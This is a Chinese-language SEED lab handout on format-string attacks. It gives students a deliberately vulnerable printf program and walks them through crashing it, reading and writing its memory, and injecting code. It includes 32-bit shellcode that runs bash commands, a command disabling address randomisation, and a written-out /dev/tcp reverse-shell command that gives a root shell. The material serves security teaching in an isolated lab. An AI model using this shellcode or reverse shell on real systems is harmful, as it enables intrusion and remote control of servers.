格式化字符串攻击实验

1 概述

C 语言中的 `printf()` 函数被用来根据格式打印字符串。它的第一个参数被称为格式化字符串，它定义了字符串应该如何被格式化。格式化字符串使用占位符，这些占位符由% 字符标记，供 `printf()` 函数在打印时填充数据。格式化字符串的使用不仅限于 `printf()` 函数，许多其他函数，如 `sprintf()`、`fprintf()` 和 `scanf()` 也使用格式化字符串。一些程序允许用户提供格式化字符串的全部或部分内容。如果这些内容未经过滤，恶意用户可以利用这个机会使程序运行任意代码。这样的问题被称为格式化字符串漏洞。

本实验的目标是让学生通过将课堂上学到的关于漏洞的知识付诸实践，亲身体验格式化字符串漏洞。学生将获得一个带有格式化字符串漏洞的程序，他们的任务是利用这个漏洞以实现以下目的：(1) 使程序崩溃，(2) 读取程序的内部内存，(3) 修改程序的内部内存，以及最严重的，(4) 使用受害者程序的权限注入并执行恶意代码。本实验涵盖以下主题：

- 格式化字符串漏洞和代码注入
- 栈布局
- Shellcode
- 反向 Shell

参考资料和视频。 格式化字符串攻击的详细内容可以在以下资源中找到：

- SEED 书籍，*Computer & Internet Security: A Hands-on Approach*, 3rd Edition, by Wenliang Du. 详情请见 `https://www.handsonsecurity.net`.
- Udemy 的 SEED 课程第 9 节，*Computer Security: A Hands-on Approach*, by Wenliang Du. 详情请见 `https://www.handsonsecurity.net/video.html`.
- 实验还涉及反向 Shell，这在 SEED 书籍中有介绍。

实验环境。 本实验在 SEED Ubuntu 20.04 VM 中测试可行。您可以从 SEED 网站上下载我们预先构建好的镜像并在您自己的电脑上运行 SEED VM。然而，大多数 SEED 实验可以在云端进行，您可以按照我们的说明在云端创建 SEED VM。

教师说明。 教师可以通过选择 `L` 的值来定制此实验。详见第 2.2节。根据学生的背景和分配给本实验的时间，教师还可以将对 64 位程序的攻击成为可选实验，因为这个攻击很具挑战性。对 32 位程序的攻击足以涵盖格式化字符串攻击的基础知识。

2 环境设置

2.1 关闭安全策略

现代操作系统使用地址空间随机化来随机化堆和栈的起始地址。这使得猜测确切地址变得困难，而猜测地址是格式化字符串攻击的关键步骤之一。为了简化本实验的任务，我们使用以下命令关闭地址随机化：

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

2.2 易受攻击的程序

本实验中使用的易受攻击程序文件名为 format.c，可以在 server-code 文件夹中找到。这个程序有一个格式化字符串漏洞，你的任务是利用这个漏洞。下面列出的代码去除了非必要的信息，所以它与你从实验设置文件中得到的不一样。

Listing 1: 易受攻击的程序 format.c (去除了非必要信息)

```
unsigned int  target = 0x11223344;
char *secret = "A secret message\n";

void myprintf(char *msg)
{
    // 此行有一个格式化字符串漏洞
    printf(msg);
}

int main(int argc, char **argv)
{
    char buf[1500];
    int length = fread(buf, sizeof(char), 1500, stdin);
    printf("Input size: %d\n", length);

    myprintf(buf);

    return 1;
}
```

上述程序从标准输入中读取数据，然后将数据传递给 myprintf()，后者调用 printf() 打印数据。输入数据被送入 printf() 函数的方式是不安全的，会导致格式化字符串漏洞。我们将利用这个漏洞。

程序将在具有 root 权限的服务器上运行，其标准输入将被重定向到服务器与远程用户之间的 TCP 连接。因此，程序实际上是从远程用户处获取数据的。如果用户可以利用这个漏洞，他们可以造成损害。

编译。 我们将编译 format 程序为 32 位和 64 位二进制文件（对于 Apple Silicon 机器，我们只编译成 64 位二进制文件）。我们预构建的 Ubuntu 20.04 VM 是 64 位 VM，但它仍然支持 32 位二进制文

件。我们所需要做的就是在 gcc 命令中使用-m32 选项。对于 32 位编译，我们还使用-static 生成静态链接的二进制文件，它是自包含的，不依赖于任何动态库，因为 32 位动态库没有安装在我们的容器中。

编译命令已在 Makefile 中提供。要编译代码，你需要输入 make 来执行这些命令。编译完成后，我们需要将二进制文件复制到 fmt-containers 文件夹中，以便它们可以被容器使用。以下命令执行编译和安装。

```
$ make
$ make install
```

在编译过程中，你将看到一个警告消息。这个警告是由 gcc 编译器针对格式化字符串漏洞实现的防范措施，我们现在可以忽略这个警告。

```
format.c: In function 'myprintf':
format.c:33:5: warning: format not a string literal and no format arguments
                        [-Wformat-security]
   33 |     printf(msg);
      |     ^~~~~~
```

应该指出，程序需要使用"-z execstack" 选项编译，这允许栈可执行。我们的最终目标是将代码注入到服务器程序的栈中，然后触发代码。非可执行栈是对抗基于栈的代码注入攻击的对策，但是它可以使用 return-to-libc 技术被破解，这在另一个 SEED 实验中有详细介绍。在这个实验中，为了简单起见，我们禁用了这个可被破解的对策。

写给教师。 为了使实验与过去提供的产生差异，教师可以通过要求学生使用不同的 BUF_SIZE 值来编译服务器代码。在 Makefile 中，BUF_SIZE 值由变量 L 设置。教师应根据 format.c 中描述的建议为这个变量选择一个值。

服务器程序。 在 server-code 文件夹中，你可以找到一个名为 server.c 的程序。这是服务器的主要入口点。它监听端口 9090。当它接收到 TCP 连接时，它调用 format 程序，并将 TCP 连接设置为 format 程序的标准输入。这样，当 format 从 stdin 读取数据时，它实际上从 TCP 连接中读取，即数据由 TCP 客户端的用户提供。学生不需要阅读 server.c 的源代码。

我们在服务器程序中增加了一点随机性，所以不同的学生可能会看到不同的内存地址和栈帧指针值。这些值只在容器重启时改变，所以只要保持容器运行，你会看到相同的数字（不同学生看到的数字仍然是不同的）。这种随机性与地址随机化对策不同。其唯一目的是让学生的工作略有不同。

2.3 容器设置和命令

请从实验的网站下载 Labsetup.zip 文件到你的 VM 中，解压它，进入 Labsetup 文件夹，然后用 docker-compose.yml 文件安装实验环境。对这个文件及其包含的所有 Dockerfile 文件中的内容的详细解释都可以在链接到本实验网站的用户手册 [1] 中找到。如果这是您第一次使用容器设置 SEED 实验环境，那么阅读用户手册非常重要。

[1] 如果你在部署容器的过程中发现从官方源下载容器镜像非常慢，可以参考手册中的说明使用当地的镜像服务器

在下面，我们列出了一些与 Docker 和 Compose 相关的常用命令。由于我们将非常频繁地使用这些命令，因此我们在 .bashrc 文件（在我们提供的 SEED Ubuntu 20.04 虚拟机中）中为它们创建了别名。

```
$ docker-compose build  # 建立容器镜像
$ docker-compose up     # 启动容器
$ docker-compose down   # 关闭容器

// 上述 Compose 命令的别名
$ dcbuild       # docker-compose build 的别名
$ dcup          # docker-compose up 的别名
$ dcdown        # docker-compose down 的别名
```

所有容器都在后台运行。要在容器上运行命令，我们通常需要获得容器里的 Shell 。首先需要使用 docker ps 命令找出容器的 ID ，然后使用 docker exec 在该容器上启动 Shell 。我们已经在 .bashrc 文件中为这两个命令创建了别名。

```
$ dockps        // docker ps --format "{{.ID}}  {{.Names}}" 的别名
$ docksh <id>   // docker exec -it <id> /bin/bash 的别名

// 下面的例子展示了如何在主机 C 内部得到 Shell
$ dockps
b1004832e275  hostA-10.9.0.5
0af4ea7a3e2e  hostB-10.9.0.6
9652715c8e0a  hostC-10.9.0.7

$ docksh 96
root@9652715c8e0a:/#

// 注: 如果一条 docker 命令需要容器 ID, 你不需要
//     输入整个 ID 字符串。只要它们在所有容器当中
//     是独一无二的, 那只输入前几个字符就足够了。
```

如果你在设置实验环境时遇到问题，可以尝试从手册的 “Miscellaneous Problems” 部分中寻找解决方案。

3 任务 1：使程序崩溃

当我们使用所包含的 docker-compose.yml 文件启动容器时，将启动两个容器，每个容器都运行了一个易受攻击的服务器。对于此任务，我们将使用在 10.9.0.5 上运行的服务器，它运行了一个带有格式化字符串漏洞的 32 位程序。对于 Apple Silicon 机器，两个容器都是一样的，并且它们都运行一个 64 位服务器程序（学生可以在此实验中使用任何一个）。

让我们先给这个服务器发送一个消息。我们将看到目标容器打印出的以下消息（你看到的实际消息可能不同）。

```
$ echo hello | nc 10.9.0.5 9090
Press Ctrl+C

// 容器控制台上的打印输出
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | Input buffer (address):        0xffffd2d0
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Input size: 6
server-10.9.0.5 | Frame Pointer inside myprintf() = 0xffffd1f8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hello
server-10.9.0.5 | (^_^)(^_^) Returned properly (^_^)(^_^)
server-10.9.0.5 | The target variable's value (after):  0x11223344
```

服务器接受最多 1500 字节的数据。你的主要工作是构建不同的有效载荷来实现每个任务中指定的目标。你可以将有效载荷保存在文件中，然后使用以下命令将它发送到服务器。

```
$ cat <file> | nc 10.9.0.5 9090
Press Ctrl+C  if it does not exit.
```

任务。 你的任务是为服务器提供输入，使得当服务器程序在 `myprintf()` 函数中打印用户输入时，它会崩溃。你可以通过查看容器的打印输出来判断 `format` 程序是否崩溃。如果 `myprintf()` 返回，它会打印出"Returned properly" 和笑脸。如果你看不到，`format` 程序可能已经崩溃了。然而，服务器程序是不会崩溃的，崩溃的 `format` 程序运行在服务器程序创建的子进程中。

由于在这个实验中构建的大多数格式化字符串可能相当长，最好使用程序来完成。在 `attack-code` 目录中，我们为可能不熟悉 Python 的学生准备了一份名为 `build_string.py` 的示例代码。它展示了如何将各种类型的数据放入一个字符串中。

4 任务 2：打印服务器程序的内存

本任务的目标是让服务器打印出其内存中的一些数据（我们将继续使用 `10.9.0.5`）。数据只是在服务器端打印出来，攻击者无法看到它。因此，这不是一个有意义的攻击，但是在此任务中使用的技术对于后续任务至关重要。

- **任务 2.A：栈数据**。这个任务的目标是打印出栈上的数据。你的输入会被放在栈上，你需要让服务器打印出你输入数据的前四个字节。你需要使用多少个`%x` 格式说明符才能实现这个目的？你可以在输入数据的开始放一些特殊的数字（4 字节），当它们被打印出来时，你就可以清楚地看到。
- **任务 2.B：堆数据**有一个秘密消息（一个字符串）存储在堆区域，你可以从服务器打印输出中找到这个字符串的地址。你的工作是打印出这个秘密消息。为了实现这个目标，你需要在格式化字符串中放置秘密消息的地址（以二进制形式）。

大多数计算机是小端机器，所以存储一个地址 0xAABBCCDD（32 位机器上的四个字节）在内存中，最低有效字节 0xDD 存储在较低的地址，最高有效字节 0xAA 存储在较高的地址。因此，当我们在缓冲区中存储地址时，我们需要按照这个顺序保存它：0xDD，0xCC，0xBB，然后是 0xAA。在 Python 中，你可以这样做：

```
number  = 0xAABBCCDD
content[0:4]  =  (number).to_bytes(4,byteorder='little')
```

5 任务 3：修改服务器程序的内存

本任务的目标是修改服务器程序中的 target 变量的值（我们将继续使用 10.9.0.5）。target 的原始值是 0x11223344。假设这个变量保存了一个重要的值，可以影响程序的控制流。如果远程攻击者可以更改其值，他们可以改变这个程序的行为。我们有三个子任务。

- **任务 3.A：将值更改为不同的值**。在这个子任务中，我们需要更改 target 变量的内容。只要你能更改它的值，无论它是什么值，你的任务就被认为是成功的。target 变量的地址可以从服务器打印输出中找到。
- **任务 3.B：将值更改为 0x5000**。在这个子任务中，我们需要将 target 变量的内容改为一个特定值 0x5000。你的任务只有在变量的值变为 0x5000 时才被认为是成功。
- **任务 3.C：将值更改为 0xAABBCCDD**。这个子任务与前一个相似，只是现在的目标值是一个很大的数字。在格式化字符串攻击中，这个值是由 printf() 函数打印出的字符总数决定的。打印出这么多的字符可能需要几个小时。你需要使用更快的方法。基本思路是使用%hn 或%hhn，而不是%n，这让我们可以一次修改两字节（或一字节）的内存空间，而不是四个字节。打印出 2^{16} 个字符不会花费太多时间。更多细节可以在 SEED 书籍中找到。

6 任务 4：向服务器程序注入恶意代码

现在我们准备去实现这次攻击的终极目标，代码注入。我们希望能够注入一段二进制格式的恶意代码到服务器的内存中，然后使用格式化字符串漏洞修改函数的返回地址字段。当函数返回时，它可以跳转到我们注入的代码。

此任务中用的技术与前一个任务相似：它们都修改了内存中的一个 4 字节数字。前一个任务修改了 target 变量，而这个任务修改了函数的返回地址字段。学生需要根据服务器打印出的信息计算出返回地址字段的地址。

6.1 理解栈布局

要成功完成此任务，必须理解当 printf() 函数在 myprintf() 内部被调用时的栈布局。图 1描述了栈布局。值得注意的是，我们有意在 main 和 myprintf 函数之间放置了一个没有用的栈帧，但它没有显示在图中。在开始这项任务之前，学生需要回答以下问题（请在你的实验报告中写下你的答案）：



图 1: 当 printf() 在 myprintf() 内部被调用时的栈布局。

- **问题 1：**标记为 ❷和❸的位置的内存地址是什么?
- **问题 2：**我们需要多少个%x 格式说明符才能将格式字符串参数指针移动到❸? 记住，参数指针从❶上方的位置开始。

6.2 Shellcode

Shellcode 在代码注入攻击中经常使用，它实质上是一段运行 shell 命令的代码，通常用汇编语言编写。由于它的复杂度高，在本实验中，我们仅提供一个通用 shellcode 的二进制版本，不解释其工作原理。如果您对 shellcode 的工作原理感兴趣，想学会如何编写 shellcode，我们有一个单独的针对 Shellcode 的 SEED 实验《Shellcode 实验》。我们的通用 shellcode 列在下面。我们仅列出了 x86 版本（32 位），amd64 和 arm64 版本的 shellcode 类似。

```
shellcode = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"                                                    ❶
   "-c*"                                                           ❷
   "/bin/ls -l; echo Hello; /bin/tail -n 2 /etc/passwd        *"   ❸
   # The * in this line serves as the position marker         *
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
```

```
).encode('latin-1')
```

Shellcode 运行 "/bin/bash" shell 程序（行 ❶），它带了两个参数，"-c"（行 ❷）和一个命令字符串（行 ❸）。这表明 shell 程序将运行第二个参数中的命令。这些字符串末尾的 * 只是一个占位符，在 shellcode 执行期间，它将被一个字节的二进制 0x00 替换。每个字符串末尾都需要有一个零，但我们不能在 shellcode 中放置零。我们在每个字符串末尾放置一个占位符，然后在执行期间动态地将零放入占位符中。

如果我们希望 shellcode 运行其他命令，我们只需要修改行 ❸ 中的命令字符串。但是，在进行更改时，我们需要确保不要更改此字符串的长度，因为位于命令字符串之后的 argv[] 数组占位符的起始位置已经硬编码在 shellcode 的二进制部分。如果我们更改长度，则需要修改二进制部分。您可以通过添加或删除空格来保证此字符串末尾的星号保持在指定的位置。

32 位和 64 位版本的 shellcode 都在 attack-code 文件夹中的 exploit.py 里（对于 Apple Silicon 机器，只有 64 位的 shellcode）。你可以使用它们来构建你的格式字符串。

6.3 你的任务

请构建你的输入，将其提供给服务器程序，并证明你可以成功地让服务器运行你的 shellcode。在你的实验报告中，你需要解释你的格式字符串是如何构建的。请在图 1上标记你的恶意代码存储的位置（请提供具体地址）。

获得反向 Shell。 我们对运行一些预定的命令不感兴趣。我们希望在目标服务器上获得 root shell，这样我们就可以输入任何我们想要的命令。由于我们在远程机器上，如果简单地让服务器运行/bin/bash，我们将无法控制该 shell 程序。反向 Shell 是解决这个问题的一个常用技术。第 9节提供了如何运行反向 Shell 的详细说明。请修改你的 shellcode 中的命令字符串，以便你可以在目标服务器上获得反向 Shell。请在你的实验报告中包括截图和解释。

7 任务 5：攻击 64 位服务器程序

注意： 对于 Apple Silicon 机器，任务 1-4 已经使用了 64 位服务器程序，所以这个任务与任务 4 相同，不需要重复。但是，学生可以在这个部分找到有关 64 位机器的有用信息。

在前面的任务中，我们的目标服务器是 32 位程序。在这个任务中，我们攻击一个 64 位服务器程序。我们的新目标是 10.9.0.6，它运行 format 程序的 64 位版本。让我们先给这个服务器发送一个 hello 消息。我们将看到目标容器打印出的以下消息。

```
$ echo hello | nc 10.9.0.6 9090
Press Ctrl+C

// 容器控制台上的打印输出
server-10.9.0.6 | Got a connection from 10.9.0.1
server-10.9.0.6 | Starting format
server-10.9.0.6 | Input buffer (address):        0x00007fffffffe200
server-10.9.0.6 | The secret message's address:  0x0000555555556008
```

```
server-10.9.0.6 | The target variable's address: 0x0000555555558010
server-10.9.0.6 | Input size: 6
server-10.9.0.6 | Frame Pointer (inside myprintf):      0x00007fffffffe140
server-10.9.0.6 | The target variable's value (before): 0x1122334455667788
server-10.9.0.6 | hello
server-10.9.0.6 | (^_^)(^_^)  Returned from printf()  (^_^)(^_^)
server-10.9.0.6 | The target variable's value (after):  0x1122334455667788
```

你可以看到框架指针和缓冲区的地址的值变为 8 字节长（而不是 32 位程序中的 4 字节）。你的工作是构建你的有效载荷来利用服务器的格式化字符串漏洞。你的最终目标是获得目标服务器上的 root shell。你需要使用 64 位版本的 shellcode。

64 位地址引起的挑战。 x64 架构引起的挑战是地址中的零。尽管 x64 架构支持 64 位地址空间，但只允许从 0x00 到 0x00007FFFFFFFFFFF 的地址。这意味着对于每个地址（8 字节），最高的两个字节总是零。这导致了一个问题。

在攻击中，我们需要在格式字符串中放置地址。对于 32 位程序，我们可以将地址放在任何地方，因为里面没有零，但对于 64 位程序我们不能再这样做。如果你把一个地址放在格式字符串的中间，当 `printf()` 使用这个格式字符串时，当它看到一个零时，就会停止。所以格式字符串中的第一个零之后的任何东西都不会被认为是格式字符串的一部分。

零引起的问题与在缓冲区溢出攻击中不同，在缓冲区溢出攻击中，如果使用了 `strpcy()`，出现零将终止内存复制。在这里，我们没有程序中的内存复制，所以我们的输入中可以有零，但是放在哪里是关键的。有很多方法可以解决这个问题，在实验报告中，学生应该解释他们是如何解决这个问题的。

一个有用的技术：自由移动参数指针。 在格式字符串中，我们可以使用%x 移动参数指针 `va_list` 到下一个可选参数。我们也可以直接将指针移动到第 `k` 个可选参数。这是使用格式字符串的参数字段完成的（形式为 k$）。以下代码示例使用"%3$.20x" 打印出第三个可选参数的值（数字 3），然后使用"%6$n" 写入第六个可选参数（变量 `var`，其值将变为 20）。最后，使用%2$.10x，它将指针移回到第 2 个可选参数（数字 2），并打印出来。你可以看到，使用这种方法，我们可以自由地前后移动指针。这种技术非常有用，可以简化任务中格式字符串的构建。

```
#include <stdio.h>
int main()
{
    int var = 1000;
    printf("%3$.20x%6$n%2$.10x\n", 1, 2, 3, 4, 5, &var);
    printf("The value in var: %d\n",var);
    return 0;
}
----- Output ------
seed@ubuntu:$ a.out
00000000000000000003000000002
The value in var: 20
```

8 任务 6：解决问题

还记得 gcc 编译器生成的警告消息吗？请解释它的含义。请修复服务器程序中的漏洞，并重新编译它。编译器警告消失了吗？你的攻击还会有效吗？你只需要尝试你的一个攻击来看看它是否仍然有效。

9 Guidelines on Reverse Shell

反向 shell 的关键思想是将 shell 的标准输入、输出和错误设备重定向到网络连接，这样 shell 就会从该连接获取输入，并将输出也发送回该连接。在连接的另一端运行的是攻击者的程序，这个程序只是显示来自另一端的 shell 程序打印出来的内容，并将攻击者键入的内容通过网络连接发送给 shell 程序。

攻击端常用的一个程序是 netcat，如果用 "-l" 选项，则会运行一个监听指定端口的 TCP 服务器。该服务器程序会打印客户端发送来的内容，并把用户输入的内容发到客户端。在下面的实验中，我们将使用 netcat（简写为 nc）来监听 9090 端口。我们先仅关注第一行。

```
Attacker(10.0.2.6):$ nc -nv -l 9090  ← Waiting for reverse shell
Listening on 0.0.0.0 9090
Connection received on 10.0.2.5 39452
Server(10.0.2.5):$     ← Reverse shell from 10.0.2.5.
Server(10.0.2.5):$ ifconfig
ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.5  netmask 255.255.255.0  broadcast 10.0.2.255
        ...
```

上述的 nc 命令会阻塞，等待连接。我们在服务器（10.0.2.5）上直接运行以下 bash 程序，这是模拟攻击者通过漏洞在服务器上做的事。这个 bash 命令将与攻击者机器的 9090 的端口建立一个 TCP 连接，从而创建一个反向 shell。我们可以从上述结果中看到 shell 程序的提示符，这表明 shell 程序正在服务器上运行。我们可以通过键入 ifconfig 命令来验证 IP 地址确实为 10.0.2.5，这是属于服务器的 IP 地址。以下是 bash 命令：

```
Server(10.0.2.5):$ /bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1
```

上述命令比较复杂，我们在下面进行详细的解释：

- "/bin/bash -i": 选项 i 表示这是交互模式，意味着 shell 程序会提供 shell 提示符。
- "> /dev/tcp/10.0.2.6/9090": 这使得 shell 程序的标准输出设备 stdout 被重定向到一个指定的 TCP 连接。在 unix 系统中，stdout 的文件描述符为 1。
- "0<&1": 文件描述符 0 表示标准输入设备 stdin。此选项告诉系统使用标准输出设备作为标准输入设备。由于标准输出已经被重定向到 TCP 连接，因此标准输入也用同一个 TCP 连接。
- "2>&1": 文件描述符 2 表示标准错误 stderr。这使得错误输出也被重定向到同一个 TCP 连接。

总之,命令 `"/bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1"` 在服务器机器上启动了 bash 程序, 它的输入来自一个 TCP 连接, 输出也发送到相同的 TCP 连接。当我们在 `10.0.2.5` 上执行这条 bash 命令时, 它会回连到 `10.0.2.6` 上运行的 netcat 进程。通过 netcat 显示的 “Connection received on 10.0.2.5...”, 我们可以确认这点。

10 递交

你需要提交一份带有截图的详细实验报告来描述你所做的工作和你观察到的现象。你还需要对一些有趣或令人惊讶的观察结果进行解释。请同时列出重要的代码段并附上解释。只是简单地附上代码不加以解释不会获得学分。